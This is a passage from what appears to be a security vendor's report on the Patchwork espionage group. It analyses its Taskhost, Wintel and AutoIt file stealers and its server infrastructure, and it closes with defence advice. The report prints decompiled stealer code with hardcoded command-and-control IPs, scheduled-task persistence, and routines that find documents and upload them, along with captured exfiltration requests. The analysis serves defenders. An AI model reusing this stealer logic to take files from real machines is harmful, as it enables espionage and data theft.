Figure 25: Taskhost Stealer's properties


Taskhost Stealer has a constructor of a class, where the *base.Load* function is assigned an important function called *RemoveResources*. The IP address of C&C server is also assigned to a variable named *windowID*. Note that function names don't have any relation to their actual function, e.g., *RemoveResources* doesn't mean that it "removes resources". The fake names were probably made to confuse reverse engineers and researchers.



```
public class DockingPaneStack : Form
{
    // Token: 0x0600001E RID: 30 RVA: 0x000023DC File Offset: 0x000005DC
    public DockingPaneStack()
    {
        base.Load += this.RemoveResource;
        base.FormClosing += this.RemoveResource;
        this.windowID = "http://209.58.185.35";
        this.timerInstance = SystemInformation.ComputerName + "-" + SystemInformation.UserName;
        this.windowID = 5120000;
        this.RemoveResource();
```

Figure 26: Code snapshot showing RemoveResources


Within the *RemoveResources* function is a list of document extensions that are of interest to Patchwork, which are files commonly associated with cyberespionage. It also has a function that checks for the existence of a *sys.bin* file in *%APPDATA\Roaming\Microsoft\taskhost\1.0.0.0\*. This file contains a list of all documents with paths accessible from the infected machine.



```
private void RemoveResource(object sender, EventArgs e)
{
    this.Hide();
    this.ShowInTaskbar = false;
    this.windowID = Marshal.AllocHGlobal(this.windowID);
    this.CheckAction();
    this.RemoveResource("*.doc;*.xls;*.pdf;*.ppt;*.eml;*.msg;*.rtf;");
```

Figure 27: Document extensions specified by Taskhost Stealer

Then, it drops *Microsoft.Win32.TaskScheduler.dll* and adds persistence. The code snippet below shows the name of the task (Active Qiho Security), as well as the time interval (5 minutes) and duration (60 days). It means that the process of looking for new files repeats every 5 minutes for the next 86,400 minutes (60 days), based on the code and scheduled task exported to XML format.


```
using (TaskService taskService = new TaskService())
{
    TaskDefinition taskDefinition = taskService.NewTask();
    taskDefinition.RegistrationInfo.Description = "Active Qiho Security";
    DailyTrigger dailyTrigger = new DailyTrigger(1);
    dailyTrigger.DaysInterval = 1;
    dailyTrigger.StartBoundary = DateTime.Today.AddDays(0.0);
    dailyTrigger.Repetition.Duration = TimeSpan.FromDays(60.0);
    dailyTrigger.Repetition.Interval = TimeSpan.FromMinutes(5.0);
    taskDefinition.Triggers.Add(dailyTrigger);
    taskDefinition.Actions.Add(new ExecAction(Application.ExecutablePath, null, null));
    taskService.RootFolder.RegisterTaskDefinition("Qiho-Security", taskDefinition);
}
```



```
<Task version="1.2" xmlns="http://schemas.microsoft.c
  <RegistrationInfo>
    <Description>Active Qiho Security</Description>
  </RegistrationInfo>
  <Triggers>
    <CalendarTrigger>
      <Repetition>
        <Interval>PT5M</Interval>
        <Duration>PT86400M</Duration>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2017-10-31T00:00:00-07:00</Start
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
```

Figure 28: Code snippets showing how Taskhost Stealer looks for new files (above), which is also in the XML file exported from Task Scheduler (below)

It then enumerates all the available drives and makes a POST request on C&C about the existence of these drives:





```
windowID = windowID + "-[" + driveInfo.DriveType.ToString() + "]";
IL_4D:
num2 = 4;
WebRequest webRequest = WebRequest.Create(string.Concat(new string[]
{
    this.windowID,
    "/secure.php?drive=",
    windowID,
    "&student_name=",
    this.timerInstance
}));
```

Figure 29: Available drives in the infected machine are enumerated

The request contains parameters *drive* and student_name. *drive*'s value is a disk letter followed by information if it is a Fixed or Network drive. *student_name* contains computer name and username, separated by a hyphen. Files on all "ready" drives will be enumerated as saved as a list in *sys.bin.*



```
POST http://209.58.185.35/secure.php?drive=C-%5BFixed%5D&student_name=[redacted] HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 209.58.185.35
Content-Length: 9
Expect: 100-continue
Connection: Keep-Alive

C-[Fixed]
```




```
C:\Program Files\Adobe\Reader 10.0\Reader\PDFSigQFormalRep.pdf
C:\Program Files\Adobe\Reader 10.0\Reader\IDTemplates\ENU\AdobeID.pdf
C:\Program Files\Adobe\Reader 10.0\Reader\IDTemplates\ENU\DefaultID.pdf
C:\Program Files\Adobe\Reader 10.0\Reader\plug_ins\Annotations\Stamps\Words.pdf
C:\Program Files\Adobe\Reader 10.0\Reader\plug_ins\Annotations\Stamps\ENU\Dynamic.pdf
C:\Program Files\Adobe\Reader 10.0\Reader\plug_ins\Annotations\Stamps\ENU\SignHere.pdf
C:\Program Files\Adobe\Reader 10.0\Reader\plug_ins\Annotations\Stamps\ENU\StandardBusiness.pdf
C:\Program Files\Adobe\Reader 10.0\Resource\ENUtxt.pdf
C:\Program Files\Common Files\microsoft shared\Web Server Extensions\15\BIN\1033\FPEXT.MSG
C:\Program Files\Debugging Tools for Windows (x86)\adplus.doc
C:\Program Files\Debugging Tools for Windows (x86)\dml.doc
C:\Program Files\Debugging Tools for Windows (x86)\kernel_debugging_tutorial.doc
C:\Program Files\Debugging Tools for Windows (x86)\srcsrv\srcsrv.doc
C:\Program Files\Debugging Tools for Windows (x86)\symproxy\symhttp.doc
C:\Program Files\Debugging Tools for Windows (x86)\themes\themes.doc
```


Figure 30: POST request with the drive and student_name parameters (above) and files being enumerated (below)

The next step is to read from hxxp://209[.]58[.]185[.]35/LOG/<computer name>-<user name>[.]html. If the response is c121, the program ends. This lets attackers control which machines they do not want to receive files from.

All files from the previously created list will be uploaded one by one. A list of uploaded files will be in *s.dwg*, while the list of all files is in *sys.bin.* During each run, *sys.bin* is deleted and newly created; however, *s.dwg* remains the same. This ensures that only newly created files are uploaded. The upload path looks like this: drive (Fixed or Network), followed by path, computer name, and username.



```
string text3 = this.SplitPath();
if (text3.Contains("c121"))
{
    this.Close();
}
```




```
POST http://209.58.185.35/secure.php?drive=C-%5BFixed%5D/Program%20Files/Debugging%20Tools%20for%
Content-Type: multipart/form-data; boundary=rv5rgkjt.Ot3
Host: 209.58.185.35
Content-Length: 1196548
Expect: 100-continue

--rv5rgkjt.Ot3
Content-Disposition: form-data; name="file";filename="kernel_debugging_tutorial.doc"
Content-Type: application/msxls
Content-Type: application/msword
Content-Type: application/msppt
Content-Type: application/pdf
Content-Type: text/txt
Content-Type: application/rtf
Content-Type: image/jpeg
Content-Type: application/zip
Content-Type: application/ipd
Content-Type: application/bbb
Content-Type: application/x-rar-compressed
Content-Type: application/x-7z-compressed
```


Figure 31: Code snippets showing the c121 response (top) and s.dwg (bottom)

Wintel Stealer

Wintel Stealer (Win Telephonic Services) is another .NET stealer named after the project name. Compared to the Taskhost Stealer, Wintel Stealer targets different files types and has no persistence mechanism.


The information of files are stored in the following format: filename whose path is AES-encrypted with a hardcoded password, then encoded with base64, with the *&*, SHA256 hash, and *$* character appended. This structure is stored in a global variable and remains in memory. A timer is enabled, starting the upload process when an internet connection is available.


Win Telephonic Services (2.1.2.1)
Win Telephonic Services.exe
PE
References
Resources
{ } -
{ } Wintel



```
{
    "*.docx",
    "*.doc",
    "*.ppt",
    "*.pptx",
    "*.pps",
    "*.xls",
    "*.xlsx",
    "*.pdf"
};
```


Figure 32: Wintel Stealer's configuration (left) and the file types it targets (right)



```
byte[] arrInput = this.s.ComputeHash(File.ReadAllBytes(text.ToString()));
this.fl2 = string.Concat(new string[]
{
    this.fl2,
    this.AES_Encrypt(text.ToString(), "Cobal"),
    "&",
    this.ByteArrayToString(arrInput),
    "$"
});
```

Figure 33: Information about the files is stored in a certain format

The *load_check.php* script is first queried with the parameters *user*, which is base64-encoded username, and *hsh*, which is file hash. The *?ussr=* in the screenshot below is likely a typo; it should be *user* and not *ussr* (Soviet Union).




```
string left = this.we.DownloadString("http://179.48.251.4/php/load_check.php?ussr=" + Convert.ToBase64String(Encoding.UTF8.GetBytes
  (MyProject.User.Name.Replace("\\", "-"))).ToString() + "&hsh=" + array[1]);
```

Figure 34: Wintel Stealer's load_check.php script


Querying this script will tell whether the files are of interest and should be uploaded, and also ensures that the backend server doesn't upload duplicate files. The *up.php* script is for uploading files, using parameters *use* for username, *fl* for bytes of the file, *hs* for the SHA256.

AutoIt Stealer

Older versions of Patchwork's file stealers were written in AutoIt, and each of these contains an endless loop. The function *__searchindex* searches drive C:\ for certain file extensions. They will copy the targeted files to a directory named *index*. It also maintains a file *Temp.log,* each line of which containing a file's hex-encoded MD5 hash. The function *__sendoutlist* uploads all the files from *index* directory to the C&C server and deletes them. Persistence is carried out by modifying the Run registry key.



```
While 1
    _searchindex()
    Sleep(5000)
    __sendoutlist()
    Sleep(5000)
    InetGet($saydone, 1)
WEnd
```



```
Func _searchindex()
    $a1array = _filelisttoarrayrec("C:\\", "*.doc||Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    $a2array = _filelisttoarrayrec("C:\\", "*.docx||Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    $a3array = _filelisttoarrayrec("C:\\", "*.pdf||Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    $a4array = _filelisttoarrayrec("C:\\", "*.ppt||Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    $a5array = _filelisttoarrayrec("C:\\", "*.pptx||Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    $a6array = _filelisttoarrayrec("C:\\", "*.xls||Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    $a7array = _filelisttoarrayrec("C:\\", "*.xlsx||Windows", $fltar_files, $fltar_recur, $fltar_sort, $fltar_fullpath)
    _arrayconcatenate($a1array, $a2array)
    _arrayconcatenate($a1array, $a3array)
    _arrayconcatenate($a1array, $a4array)
    _arrayconcatenate($a1array, $a5array)
    _arrayconcatenate($a1array, $a6array)
    _arrayconcatenate($a1array, $a7array)
    $allfiles = UBound($a1array) - 1
    For $i = 1 To $allfiles
        If FileExists($a1array[$i]) Then
            __findhashedfile($a1array[$i])
        EndIf
    Next
EndFunc

Func __sendoutlist()
    FileChangeDir($uponline)
    $search = FileFindFirstFile("*.*")
    If $search = -1 Then
        Return
    EndIf
    While 1
        Sleep(1000)
        $file = FileFindNextFile($search)
        If @error Then ExitLoop
        $rockt = _httpconnect($targethost, $dport)
        $get = _httppost_file($targethost, $pathinto, $rockt, $file, "filename")
        $recv = _httpread($rockt, 0)
        If $recv = 1 Then FileDelete($file)
    WEnd
    FileClose($search)
    Return
EndFunc
```

Figure 35: The functions of the AutoIt stealers

Infrastructure

We found 30 to 40 IP addresses as well as domain names used by Patchwork in 2017. Each server has a different purpose. Some are only meant to be C&C servers that collect data sent by the file stealers, and no domain name points to those IP addresses. In some cases, the same server is used for C&C communication while also acting as a website hosting content copied from legitimate websites and propagating malware or weaponized documents.

They misuse publicly available PHP scripts to retrieve files from the server without disclosing their real paths. While this could be for tracking purposes, it's more likely for deterring researchers from finding open directories. The documents are almost always downloaded from the */xinwen* directory, which is now properly configured and cannot be browsed. On multiple occasions, we observed them temporarily removing the file so it could not be retrieved. Sometimes they replaced it with a legitimate file to dupe researchers. In some of their servers' homepages, they display a fake 302 redirection page to trick researchers into thinking the files are gone.

Other servers are used only to host phishing websites. Content changes between each campaign, but the same server remains. For instance, the qzonecn[.]com domain has been pointing to the same IP address since January 2017, but it now points to yahoomail[.]support. It references euuwebmail[.]com for four months, and then militaryreviews[.]net for a week. This is consistent with the three months of validity of the Let's Encrypt certificates. Apart from militaryreviews[.]net, all of these domain names are similar to legitimate websites that require authentication. We also found one server that was not hosting any content but had a Postfix instance running and being used to send targeted emails.

All of these servers seem to use Apache on CentOS. The favicon on a server they recently used was still similar to the one used in WampServer. It's probable that Patchwork uses this package to facilitate server installation when using a Windows environment.

The domain names are always registered using a service protecting the related whois information, which wasn't always the case before Patchwork's activities were disclosed in 2016. Additionally, many of the domain names published in previous reports have been either sinkholed by security companies or abandoned by the attackers.

Practice Defense in Depth

Patchwork is in a vicious cycle, given the group's habit of rehashing tools and malware. The more these tools are used, the likelier it is for them to be incorporated into the group's arsenal. For enterprises, the gamut of tools and techniques at Patchwork's disposal highlights the significance of defense in depth: arraying proactive defense to thwart threats at each level—from the gateways, endpoints, and networks to servers.

What can enterprises do? Keep the operating system and its applications updated—or employ virtual patching for legacy systems—to prevent security gaps and deter attackers from exploiting them. Firewall, sandbox, and intrusion detection and prevention systems help detect red flags in the network. Enforce the principle of least privilege: blacklist and secure the use of tools usually reserved for system administrators, such as PowerShell. Network segmentation and data categorization thwart lateral movement and risk of further data theft, while behavior monitoring and application control/whitelisting block anomalous routines executed by suspicious files. And more importantly, secure the email gateway. Patchwork may only be reusing vulnerability exploits and malware, but they're tried-and-tested—it only takes one susceptible layer to affect the whole chain.

TREND MICRO™

Securing Your Journey to the Cloud

Created by:

TrendLabs

Global Technical Support & R&D Center of TREND MICRO